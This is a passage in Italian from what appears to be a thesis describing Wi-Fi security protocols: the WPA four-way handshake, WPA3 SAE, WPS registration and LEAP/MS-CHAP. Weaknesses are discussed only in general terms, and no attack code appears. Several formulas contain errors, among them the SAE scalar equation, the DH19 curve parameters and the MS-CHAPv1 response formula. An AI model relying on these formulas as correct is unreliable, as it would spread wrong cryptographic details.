In WPA-Enterprise la PMK ha un processo di derivazione diverso. L'autenticazione viene realizzata con uno scambio EAP tramite 802.1x, a conclusione del quale l'authentication server consegna al supplicant la Master Key (MK). Quindi l'authentication server genera una MK diversa per ogni autenticazione avvenuta con successo. Sia il supplicant che l'authentication server derivano la PMK a partire dalla MK, in modo diverso a seconda del metodo EAP scelto. L'authentication server poi invia la PMK all'authenticator (che non conosce mai la MK). Quando l'authenticator riceve l'EAP-Success avvia il four-way handshake.

Nella descrizione del four-way handshake, l'authenticator e il supplicant sono gli attori secondo lo standard 802.1x mentre l'AP e la stazione sono gli attori secondo lo standard 802.11. Nella descrizione che segue uso la nomenclatura di 802.1x.



Figura 2.3. Four-way handshake di WPA.

Il four-way handshake ha lo scopo di provare sia all'authenticator che al supplicant che l'altro conosce la PMK. Durante la sua esecuzione viene calcolata la chiave temporanea Pairwise Transient Key (PTK), utilizzata per proteggere il traffico scambiato tra il supplicant e l'authenticator. Oltre alla PTK viene anche generata la Group Temporary Key (GTK), per proteggere il traffico multicast e broadcast. Ogni messaggio del four-way handshake, illustrato in Figura 2.3, viene inviato come frame EAPoL-Key.

1. L'authenticator usa il Messaggio 1 per inviare il solo Authenticator Nonce (ANonce) al supplicant. Il messaggio non è cifrato ed è l'unico dei quattro sul quale non viene calcolato il MIC. Un attaccante può modificare l'ANonce, ma questa modifica viene individuata col Messaggio 2. Infatti la PTK calcolata dal supplicant a partire dall'ANonce modificato sarà diversa da quella calcolata all'authenticator. Allora il Messaggio 2 non verificherà il controllo del MIC e verrà scartato, invalidando l'handshake. Quindi l'assenza di protezione del Messaggio 1 non compromette la sicurezza dello scambio dei messaggi.

2. Dopo aver ricevuto l'ANonce, il supplicant sceglie il Supplicant Nonce (SNonce). Calcola la chiave temporanea PTK tramite una Pseudo Random Function (PRF) che produce un output di 512 bit. La PRF riceve in input gli indirizzi MAC dell'authenticator (AA) e del supplicant (SA), la PMK, l'ANonce e l'SNonce. Il supplicant invia il Messaggio 2 che contiene il SNonce e il MIC.

$$PTK = PRF\text{-}512(PMK, ANonce, SNonce, AA, SA)$$

3. Quando l'authenticator riceve il Messaggio 2, calcola la PTK e verifica il MIC. A questo punto il processo di distribuzione della chiave PTK è completo. Il Messaggio 3 contiene l'ANonce in modo che il supplicant verifichi che sia uguale a quello ricevuto nel Messaggio 1 e che venga comunque scambiato con la protezione del MIC (non applicabile al Messaggio 1). I messaggi 3 e 4 servono a garantire che le PTK installate dai due attori siano uguali. Inoltre il Messaggio 3 contiene la GTK e il Receive Sequence Counter (RSC), che è il numero di sequenza della GTK e protegge il supplicant da replay attack di messaggi broadcast.

   Il Messaggio 3 ha un duplice scopo: il supplicant verifica che l'authenticator conosca la PMK e indica al supplicant che l'authenticator è pronto a usare le chiavi. Tuttavia l'authenticator non le utilizza finché non riceve il Messaggio 4. Se fosse necessario ritrasmettere il Messaggio 3 a causa di una mancata risposta da parte del supplicant, viene ritrasmessa una copia dell'originale.

4. Il Messaggio 4 notifica all'authenticator che le chiavi stanno per essere installate. Quando è stato ricevuto e decifrato correttamente l'authenticator installa la PTK e il four-way handshake è completo. Questo messaggio è l'ultimo messaggio non cifrato che viene scambiato tra i due attori. Tutti i messaggi successivi sono cifrati e protetti usando le chiavi temporanee.

Dalla PTK concordata con il four-way handshake vengono derivate le seguenti chiavi:

- Key Confirmation Key (KCK): 128 bit, usata nel calcolo del MIC;
- Key Encryption Key (KEK): 128 bit, usata dall'authenticator per cifrare i dati inviati al supplicant (es. trasmissione GTK);
- Temporal Key (TK): 128 bit, usata per cifrare i pacchetti scambiati tra authenticator e supplicant;
- MIC Authenticator Tx Key (MIC Tx): 64 bit, usata per proteggere i pacchetti unicast inviati dall'authenticator;
- MIC Authenticator Rx Key (MIC Rx): 64 bit, usata per proteggere i pacchetti unicast inviati dal supplicant.

Il MIC viene calcolato tramite HMAC-MD5, usando la KCK. I valori di MIC Tx e di MIC Rx sono solo usati se la rete impiega TKIP per cifrare i dati.

Dalla GTK vengono invece estratte le seguenti chiavi:

- GTEK (Group Temporal Encryption Key): 128 bit, usata per proteggere i pacchetti multicast e broadcast;
- MIC Authenticator Tx Key (MIC Tx): 64 bit, usata per calcolare il MIC sui pacchetti multicast e broadcast inviati dall'authenticator;
- MIC Authenticator Rx Key (MIC Rx): 64 bit, usata per calcolare il MIC sui pacchetti multicast e broadcast inviati dal supplicant.

Anche per la GTK, i valori di MIC Tx e di MIC Rx sono solo usati se la rete impiega TKIP per cifrare i dati. La GTK viene aggiornata quando si verifica un errore nella verifica del MIC in entrambe le direzioni, durante la deautenticazione o disassociazione di un supplicant oppure dopo un certo timeout. L'authenticator usa il group key handshake solo per aggiornare la GTK, non la PTK. Inoltre, il supplicant può richiederne la rinegoziazione. Secondo 802.11i l'aggiornamento della GTK viene eseguito tramite un two-way handshake (illustrato in Figura 2.4):

- l'authenticator invia la nuova GTK a tutti i supplicant della rete. La chiave viene cifrata con la KEK installata sul singolo supplicant e protetta da manipolazioni con il MIC calcolato tramite la KCK. Il messaggio ha un RSC per la protezione da replay attack;
- il supplicant notifica la ricezione all'authenticator e installa la nuova GTK; incrementa il valore di RSC del messaggio precedente e lo include nel messaggio.



Figura 2.4. Two-way handshake di WPA.

A regime in base al numero di AP che usano un canale, potrebbe essere necessario spostarsi in uno meno affollato. L'elemento Channel Switch Announcement (CSA), contenuto nei beacon frame, è usato da un AP in un BSS o da una stazione in un IBSS per annunciare che sta cambiando il canale in uso. L'elemento è inserito nei beacon frame e nelle probe response. Durante la transizione, l'AP dovrebbe mantenere l'associazione con i client e potrebbe anche forzarli a interrompere le trasmissioni fino a che l'operazione non è completata. Il cambio di canale deve essere predisposto in modo che tutti i client nel BSS, inclusi quelli in power safe mode, abbiano la possibilità di ricevere un elemento CSA prima della transizione. Un client che riceve l'elemento CSA potrebbe decidere di non eseguire la transizione, ma di eseguire un'azione alternativa. Ad esempio, potrebbe decidere di agganciarsi a un diverso BSS. Un client in un BSS che non sia un AP non dovrebbe trasmettere elementi CSA.

WPA2

WPA2 implementa IEEE 802.11i e viene anche definito RSN. La differenza sostanziale con WEP e WPA è che usa la cifratura a blocchi AES invece che la cifratura stream RC4. Tutti i prodotti che hanno ottenuto la certificazione Wi-Fi da marzo 2006 in poi devono supportare necessariamente WPA2. In Tabella 2.2 sono evidenziate le differenze dei meccanismi di cifratura adottati in WPA e in WPA2.

Sia le reti WPA2 configurate in modalità Personal che in modalità Enterprise supportano il PMK caching, implementazione di 802.11r, che è usato per supportare il fast roaming tra AP nello stesso ESS. L'obiettivo è evitare l'esecuzione dell'autenticazione secondo 802.1x durante un evento di roaming. Ad esempio, nell'autenticazione con EAP-TLS vengono scambiati circa 20 frame tra il supplicant e l'authentication server. La quantità di pacchetti e di dati dipende molto dal contenuto del certificato dell'authentication server. Durante la fase di autenticazione il traffico del client viene bloccato, quindi i suoi dati rimangono nel buffer o vengono scartati dall'AP. Il ritardo introdotto va in contrasto ad esempio con una buona qualità del servizio voce durante il roaming. Il resto del traffico, come TCP, non subisce un impatto significativo a causa di questo comportamento.

WPA3

WPA3 è la nuova generazione per la sicurezza Wi-Fi e usa protocolli di sicurezza allo stato dell'arte. Aggiunge nuove funzionalità per semplificare la sicurezza, realizza un'autenticazione più robusta, supporta una crittografia migliore e mantiene la disponibilità delle rete anche in situazioni critiche. Le reti WPA3 rifiutano i protocolli legacy obsoleti (es. TKIP) e impongono l'uso dei Protected Management Frames (PMF), che assicurano l'integrità del traffico di gestione. I frame di gestione unicast sono protetti da sniffing, mentre quelli unicast e multicast non possono essere creati ad hoc da un attaccante.

Per supportare la fase di transizione da WPA2 a WPA3, gli AP che implementano il nuovo standard supportano sia WPA3-SAE Mode che WPA3-SAE Transition Mode. Con la prima modalità annunciano il proprio SSID e i client devono supportare i PMF. Mentre con la seconda modalità sia WPA2-PSK che WPA3-SAE sono configurate con lo stesso SSID. L'AP non richiede il supporto dei PMF ma i suoi beacon frame annunciano ugualmente la capacità di supportarli. WPA3 è è attualmente un requisito opzionale per la certificazione Wi-Fi e diverrà obbligatorio quando la sua adozione sul mercato sarà più ampia.

WPA3-Personal protegge gli utenti in un modo più robusto di WPA2-Personal, anche quando scelgono password che non rispettano le raccomandazioni di complessità minime. Rimpiazza

	WPA	*WPA2*
TKIP	obbligatorio	attivabile per retro-compatibilità ma obsoleto
CCMP	attivabile	obbligatorio

Tabella 2.2. Confronto meccanismi di cifratura tra WPA e WPA2.

il four-way handshake con il Simultaneous Authentication of Equals (SAE), che come il nome suggerisce può essere inizializzato da una qualsiasi delle parti (client o AP). SAE è una variante del Dragonfly Key Exchange (RFC-7664 [5]) basato sullo scambio chiavi Diffie-Hellman tramite l'uso di curve ellittiche. Se lo scambio viene completato con successo il client e l'AP hanno verificato che la controparte conosce la PSK e hanno concordato una PMK, a partire dalla quale generano le chiavi di sessione per proteggere il traffico scambiato. Se una chiave di sessione viene spezzata solo il traffico protetto da quella chiave è compromesso e non quello protetto dalle altre, grazie anche al fatto che la PSK non partecipa direttamente al calcolo della PMK come invece avviene in WPA2-Personal. Il problema dello scambio chiavi Diffie-Hellman è che non ha un meccanismo di autenticazione, per questo la PSK e gli indirizzi MAC dei due attori vengono usati come elementi di autenticazione.

Il SAE si articola in fase di commit e fase di confirm. I due attori calcolano la Password Equivalent (PE) a partire dalla PSK tramite una funzione di hash H, ponendo in MAC_1 il più grande tra i loro indirizzi MAC e in MAC_2 l'altro. In questo modo entrambi ottengono lo stesso valore di PE.

$$PE = H(MAC_1||MAC_2||PSK||i)$$

Trasformano PE in un punto rappresentato dalle coordinate (x, y) tramite una Key Derivation Function (KDF), che estende il suo valore fino a una lunghezza len (lunghezza del numero primo p) e calcolano il modulo $p-1$ del risultato. Ricavano y come radice quadrata della funzione $f(x)$ della curva ellittica.

$$x = ((KDF(PE, len)) \bmod (p-1))$$
$$y = \sqrt{f(x)}$$
$$P = (x, y)$$

Esistono già curve ellittiche predefinite per i gruppi Diffie-Hellman 19, 20 e 21 con numeri primi p stabiliti. Per esempio DH19 richiede il numero primo $p = 2^{256} - 2^{224} + 2^{192} + 2^{96} - 1$ e l'equazione della curva ellittica pari a $y^2 = x^3 + 3x + b$, in cui b è un numero a 384 bit.

Se le coordinate (x, y) non corrispondono a un punto della curva ellittica, l'intero i viene incrementato di 1 e il processo viene eseguito di nuovo. L'algoritmo applica sempre un numero minimo di iterazioni anche se trova già un punto sulla curva valido. Successivamente, ogni attore sceglie due valori casuali, $private$ e $mask$, da cui deriva uno scalare $scal$ e un punto new_point secondo i seguenti calcoli (con r ordine del gruppo della curva ellittica Diffie-Hellman):

$$scal = (private + scal) \bmod r$$
$$new\_point = inverse(mask \bullet P)$$

L'operazione $\bullet$ è la moltiplicazione tra lo scalare e il punto, il cui risultato è un altro punto. Entrambe le parti inviano il proprio $scal$ e new_point all'altro, in modo che ognuno conosca $scal_1$, $scal_2$, new_point_1 e new_point_2. Ogni attore calcola un nuovo punto.

$$K_1 = private_1 \bullet (scal_2 \bullet P(x, y) \circ new\_point_2) = private_1 \bullet private_2 \bullet P(x, y)$$
$$K_2 = private_2 \bullet (scal_1 \bullet P(x, y) \circ new\_point_1) = private_2 \bullet private_1 \bullet P(x, y)$$

L'operazione $\circ$ rappresenta la somma tra due punti il cui risultato è un altro punto. Per confermare che i due punti K_1 e K_2 siano uguali, le parti applicano una funzione biunivoca F al nuovo punto per ottenere un numero k, che viene usato per calcolare un $token$:

$$k_1 = F(K_1)$$
$$token_1 = H(k_1||scal_1||scal_2||new\_point_1||F(new\_point_2)||MAC_1)$$
$$k_2 = F(K_2)$$
$$token_2 = H(k_2||scal_2||scal_1||new\_point_2||F(new\_point_1)||MAC_2)$$



Figura 2.5. SAE handshake in WPA3-Personal.

Gli attori si scambiano i *token* e verificano se quello che ricevono corrisponde a quello che calcolano in base ai dati che già conoscono. Se il *token* è valido, la PMK viene calcolata a partire dal valore K come segue:

$$PMK = H(K||scal_1 + scal_2 \bmod r)$$

In Figura 2.5 è esplicitato il contenuto dei frame del SAE. Le parti acquisiscono i valori di *scalar* e *new_point* con i primi due messaggi (fase di commit). Gli altri due messaggi contengono i token (fase di confirm).

Con SAE la PMK non è calcolata direttamente dalla PSK, ma dagli scalari e dai punti che a loro volta sono stati calcolati a partire dai numeri casuali e da un hash derivato dalla PSK. Quindi ogni volta che questi valori cambiano la PMK calcolata è diversa. Se un attaccante catturasse il traffico e in un momento successivo individuasse la PSK, non sarebbe in grado di decifrare le vecchie catture perché sono state protette con una diversa PMK (realizzando la perfect forward secrecy). Inoltre anche se un attaccante catturasse i valori scambiati tra gli attori, non riuscirebbe a risalire ai valori di *private* e *mask*, quindi non è in grado di usare i token per verificare la correttezza della PSK scelta. Dall'altro lato, sempre per il fatto che è infattibile risalire ai valori di *private* e *mask*, un attaccante attivo non è in grado di creare un token valido.

Dato che il Dictionary attack offline è infattibile, un attaccante potrebbe realizzare un Brute Force attack online contro la PSK. Inoltre, l'uso di ECC richiede una certa potenza di calcolo sui dispositivi, situazione sfruttabile dall'attaccante per un DoS attack attraverso più tentativi di autenticazione. Entrambi gli attacchi sono impediti grazie alla funzionalità di anti-clogging, che sfrutta la potenza di calcolo e il tempo necessario al calcolo del token per limitare la velocità di flooding dell'attaccante.

La PSK non rientra direttamente nel calcolo della PMK, quindi la sua complessità non ha più particolare importanza. Tuttavia anche se i Dictionary attack offline sono evitati grazie all'impiego delle curve ellittiche, l'individuazione della PSK tramite tentativi di Dictionary attack online è sempre possibile.

WPA3-Enterprise è costruito sulla base di WPA2-Enterprise e assicura l'applicazione dei protocolli di sicurezza in modo consistente tra le reti di un'azienda, di un istituto governativo o finanziario. Non usa SAE e supporta il fast roaming (802.11r). A differenza di WPA3-Personal per il quale è richiesto AES a 128 bit, per WPA3-Enterprise è richiesto AES a 192 bit. Per le seguenti modalità usa:

- Authenticated encryption: Galois/Counter Mode Protocol a 256 bit (GCMP-256);
- Key derivation and confirmation: Hashed Message Authentication Mode con Secure Hash Algorithm a 384 bit (HMAC-SHA384);
- Key establishment and authentication: scambio Elliptic Curve Diffie-Hellman ed Elliptic Curve Digital Signature Algorithm (ECDSA) usando curve ellittiche a 384 bit;
- Robust management frame protection: Broadcast/Multicast Integrity Protocol Galois Message Authentication Code a 256 bit (BIP-GMAC-256).

I dispositivi WPA3 supportano anche Enhanced Open, un'implementazione che mantiene la convenienza dell'uso di reti aperte riducendone i rischi. Le reti che lo supportano cifrano il traffico, migliorando la protezione rispetto alle reti aperte tradizionali. Questa funzionalità aggiuntiva è del tutto trasparente agli utenti. Enhanced Open è basato su Opportunistic Wireless Encryption (OWE) (RFC-8110 [6]). Ogni dispositivo connesso riceve una chiave in modo da ottenere l'Individual Data Protection (IDP). Ma OWE non protegge da tutti gli attacchi, infatti è sempre possibile attivare un Evil Twin AP.

L'alternativa di WPA3 a WPS è Wi-Fi Device Provisioning Protocol (DPP), che rende più semplice la connessione dei nuovi dispositivi IoT alla rete. Secondo questa modalità si esegue la scansione del QR code dell'AP e di quello del dispositivo da connettere tramite un terzo dispositivo (es. smartphone). In alternativa al QR Code si usa la tecnologia NFC. Si sfrutta quindi un comunicazione Out-Of-Band (OOB) per autenticare il nuovo dispositivo.

WPS

Wi-Fi Protected Setup (WPS) è un programma di certificazione opzionale offerto dalla Wi-Fi Alliance. Permette di configurare facilmente le impostazioni di sicurezza per l'accesso a una WLAN. È stato introdotto nel 2007 ed è orientato a reti per ambienti Small Office Home Office (SOHO). Quasi tutti i maggiori produttori hanno dispositivi con certificazione WPS, gli altri vendono dispositivi che supportano WPS ma senza certificazione. Anche se è stato pubblicizzato come un metodo sicuro per configurare i dispositivi wireless, una vulnerabilità consente a un attaccante di ottenere l'accesso alla rete. Le entità che operano in WPS sono:

- enrollee: nuovo dispositivo che non è connesso alla rete wireless e necessita delle impostazioni per accedere alla rete;
- registrar: fornisce le impostazioni wireless all'enrollee, è un dispositivo che controlla la rete e può autorizzare l'aggiunta di un nuovo dispositivo; potrebbe essere integrato nell'AP (registrar interno) o essere un dispositivo esterno all'AP (registrar esterno);
- access point: ospita la rete wireless e fa anche da proxy per i messaggi tra enrollee e registrar.

Le modalità di configurazione disponibili sono:

- Push Button Configuration (PBC): l'utente preme il tasto WPS, reale o virtuale, sull'AP e sul nuovo dispositivo client wireless. Il PBC rimane attivo fino al successo dell'autenticazione o fino al timeout di due minuti;
- PIN con registrar interno: l'utente inserisce il PIN nell'interfaccia web presentatagli dall'AP. Il PIN può essere stampato su un'etichetta applicata sull'AP o generato tramite software;
- PIN con registrar esterno: l'utente inserisce il PIN in un form direttamente nel client.

Il WPS è utilizzabile all'interno del range di copertura della stessa rete Wi-Fi (si veda la Tabella 2.1). Nella modalità PBC, il primo dispositivo che nel range di copertura attiva il WPS ottiene le credenziali per accedere alla rete.

Per quanto riguarda il rapporto tra la modalità di risparmio energetico attivabile sui dispositivi e l'utilizzabilità di WPS, il primo non implica nello specifico il secondo, ma più in generale influenza il range di copertura del segnale wireless. Come ad esempio riportato da Intel [7] per le proprie schede wireless, nei sistemi operativi Windows l'attivazione di un alto livello di risparmio energetico fa diminuire la loro potenza di trasmissione.

La terza modalità di configurazione, PIN con registrar esterno, è basata su EAP e in Figura 2.6 sono illustrati i messaggi scambiati. L'AP invia periodicamente un beacon frame che contiene un Information Element nel quale indica che supporta WPS. L'Enrollee invia una probe request all'AP con Request Type impostato a Enrollee. L'AP invia una Probe-Response all'Enrollee con



Figura 2.6. Scambio EAP per PIN con registrar esterno.

Request Type impostato a Registrar. A questo punto l'utente inserisce il PIN che trova sull'etichetta applicata sull'AP. L'Enrollee avvia una sessione 802.1x con l'AP. Successivamente l'AP e l'Enrollee realizzano il Registration Protocol. L'AP invia un messaggio EAP-Request(Done), l'Enrollee risponde con un messaggio EAP-Response(ACK), e infine l'AP invia un EAP-Fail per indicare la fine del Registration Protocol.

L'Enrollee e l'AP applicano le loro configurazioni secondo le impostazioni scambiate nel Registration Protocol. L'Enrollee quindi si disassocia dall'AP e si riassocia secondo le nuove credenziali con i metodi di autenticazione supportati dall'AP. Se lo scambio EAP fallisce in un qualsiasi passaggio, l'AP invia un messaggio EAP-NACK.

Il Registration Protocol prevede una sequenza di otto messaggi, illustrata in Figura 2.7.

$M1$ *e* $M2$: Diffie-Hellman Key Exchange

$M4$: il Registrar prova all'Enrollee di conoscere la prima parte del PIN

$M5$: l'Enrollee prova al Registrar di conoscere la prima parte del PIN

$M6$: il Registrar prova all'Enrollee di conoscere la seconda parte del PIN

$M7$: l'Enrollee prova al Registrar di conoscere la seconda parte del PIN

$M8$: il Registrar invia la configurazione wireless all'Enrollee



Figura 2.7. Registration Protocol di WPS.

I messaggi M4, M5, M6 e M7 dimostrano all'altra parte la conoscenza del PIN. Una volta provata la conoscenza del PIN le configurazioni sono inviate in modo cifrato.

$N1$ = nonce scelto dall'Enrollee di 128 bit

$N2$ = nonce scelto dal Registrar di 128 bit

Description = descrizione delle caratteristiche del dispositivo che invia il messaggio

PK_E = chiave pubblica Diffie-Hellman dell'Enrollee

PK_R = chiave pubblica Diffie-Hellman del Registrar

$ConfigData$ = configurazione wireless

$AuthKey$ e $KeyWrapKey$ sono derivate a partire dalla chiave condivisa Diffie-Hellman, dai nonce $N1$ e $N2$ e dall'indirizzo MAC dell'Enrollee

In generale si adotta lo scambio chiavi Diffie-Hellman quando non si accetta il meccanismo di distribuzione delle chiavi. I due attori concordano due interi pubblici g (generatore) e p (primo, grande) tali che: $1 < g < p$. Secondo le specifiche della Wi-Fi Alliance $g = 2$ e $p = 2^{1536} - 2^{1472} - 1 + 2^{64} * [2^{1406}pi] + 741804$. L'Enrollee sceglie un intero grande segreto $E > 0$ e calcola $PK_E = g^E \bmod p$; Il Registrar sceglie un intero grande segreto $R > 0$ e calcola $PK_R = g^R \bmod p$; L'Enrollee e il Registrar si scambiano le rispettive chiavi; L'Enrollee calcola $K_E = (PK_R)^E \bmod p$; Il Registrar calcola $K_R = (PK_E)^R \bmod p$; si ha $K_E = K_R = g^{ER} \bmod p$, quindi sia l'Enrollee che il Registrar hanno la stessa chiave.

E-S1 e E-S2 = nonce condivisi di 128 bit, insieme a E-Hash1 ed E-Hash2 sono usati dal Registrar per confermare che l'Enrollee conosca la prima e la seconda parte del PIN

R-S1 e R-S2 = nonce condiviso di 128 bit, insieme a R-Hash1 ed R-Hash2 sono usati dall'Enrollee per confermare che il Registar conosca la prima e la seconda parte del PIN

$PSK1$ = primi 128 bit di $HMAC\text{-}SHA\text{-}256_{AuthKey}$(prima metà del PIN)

$PSK2$ = primi 128 bit di $HMAC\text{-}SHA\text{-}256_{AuthKey}$(seconda metà del PIN)

Authenticator = $HMAC\text{-}SHA\text{-}256_{AuthKey}$ ($M_{n-1} \mid\mid M_n$ senza il valore di HMAC)

$Enc_{KeyWrapKey}$(dati) = dati cifrati con la chiave KeyWrapKey tramite AES-CBC

$$E\text{-}Hash1 = HMAC\text{-}SHA\text{-}256_{AuthKey}(E\text{-}S1||PSK1||PK_E||PK_R)$$
$$E\text{-}Hash2 = HMAC\text{-}SHA\text{-}256_{AuthKey}(E\text{-}S2||PSK2||PK_E||PK_R)$$
$$R\text{-}Hash1 = HMAC\text{-}SHA\text{-}256_{AuthKey}(R\text{-}S1||PSK1||PK_E||PK_R)$$
$$R\text{-}Hash2 = HMAC\text{-}SHA\text{-}256_{AuthKey}(R\text{-}S2||PSK2||PK_E||PK_R)$$

Di seguito sono elencate le operazioni eseguite dall'Enrollee per verificare che il Registrar conosca il PIN. Quelle svolte dal Registrar sono speculari.

- sceglie $N1$ e PK_E;
- in M2 riceve $N2$ e PK_R;
- calcola la chiave condivisa Diffie-Hellman, $KeyWrapKey$ e $AuthKey$
- in M4 riceve $R\text{-}Hash1$, $R\text{-}Hash2$ e $R\text{-}S1$
- verifica che il Registrar conosca la prima parte del PIN, confrontando il valore di $R\text{-}Hash1$ con quello che deriva dai valori di $R\text{-}S1$, $PSK1$, PK_E e PK_R
- in M6 riceve $R\text{-}S2$
- verifica che il Registrar conosca la seconda parte del PIN, confrontando il valore di $R\text{-}Hash2$ con quello che deriva dai valori di $R\text{-}S2$, $PSK2$, PK_E e PK_R

Produttore	*#Certificazioni Wireless Router*	*#Certificati-WPS*
Belkin	42	37
Buffalo	8	7
Cisco	15	8
D-Link	165	146
Linksys	62	57
Netgear	59	48
Technicolor	20	11
TP-Link	16	0
ZyXEL	33	20
Totale	420	334

Tabella 2.3. Certificazioni WPS per produttore.

Dal Product Finder [8] messo a disposizione dalla Wi-Fi Alliance è possibile recuperare informazioni sui certificati emessi. Impostando i seguenti parametri di ricerca `Categories:Routers` e `Subcategories:Access Point for Home or Small Office (Wireless Router)` e considerando i soli certificati emessi dal 2012 ad oggi, ho estratto alcune informazioni riportandole nella Tabella 2.3. Risulta che i maggiori produttori hanno ottenuto la certificazione WPS per il 79.5% dei propri dispositivi. Bisogna tenere in considerazione che la configurazione PIN con registrar esterno è obbligatoria per la certificazione, inoltre WPS è attivo di default su quasi tutti i dispositivi che lo supportano.

LEAP

Lightweight Extensible Authentication Protocol (LEAP) è un protocollo proprietario Cisco per l'autenticazione. LEAP è implementato secondo lo standard EAP ma non è conforme alla specifica IEEE 802.1x dato che l'authenticator modifica i pacchetti in transito, invece che inoltrarli. Usa il meccanismo sfida/risposta Microsoft Challenge Handshake Authentication Protocol v2 (MS-CHAPv2) per la mutua autenticazione tra supplicant e authentication server. In Figura 2.8 sono illustrati i messaggi scambiati tra supplicant, authenticator e authentication server.

In MS-CHAP le entità che interagiscono sono il client e il server, corrispondenti rispettivamente al supplicant e all'authentication server di IEEE 802.1x. Sono state sviluppate due versioni: MS-CHAPv1 e MS-CHAPv2.

Lo scambio MS-CHAPv1 prevede:

1. il client chiede una Login Challenge (LC) al server:



Figura 2.8. Scambio messaggi LEAP.

2. il server invia una LC di 8 byte;

3. il client calcola l'hash LAN Manager della sua password da cui deriva tre chiavi DES.

$$K1||K2||K3 = \text{LAN Manager(password) con 0-padding fino a 21 byte}$$

Ogni chiave DES viene usata per cifrare la LC. I tre blocchi cifrati sono concatenati per formare la Login Response (LR) di 24 byte.

$$LR = DES_{K1}(SC)||DES_{K2}(SC)||DES_{K3}(SC)$$

Il client usa la stessa procedura per creare una seconda LR ma tramite l'hash Windows NT;

4. il server usa l'hash LAN Manager e l'hash Windows NT della password dell'utente memorizzati nel suo database per decifrare le due LR. Se le LR decifrate corrispondono alla LC, il client è autenticato.

In MS-CHAPv1 il client usa due hash (LAN Manager e Windows NT), calcolati sulla stessa password. L'hash LAN Manager è più debole dell'hash Windows NT e può essere spezzato per poi usare le informazioni ottenute per risalire al valore di partenza del secondo.

In MS-CHAPv2 l'hash LAN Manager è stato rimosso, rendendo impossibile l'attacco applicabile in MS-CHAPv1. Lo scambio MS-CHAPv2 prevede:

1. il client richiede una challenge al server;

2. il server invia una Server Challenge (SC) di 16 byte;

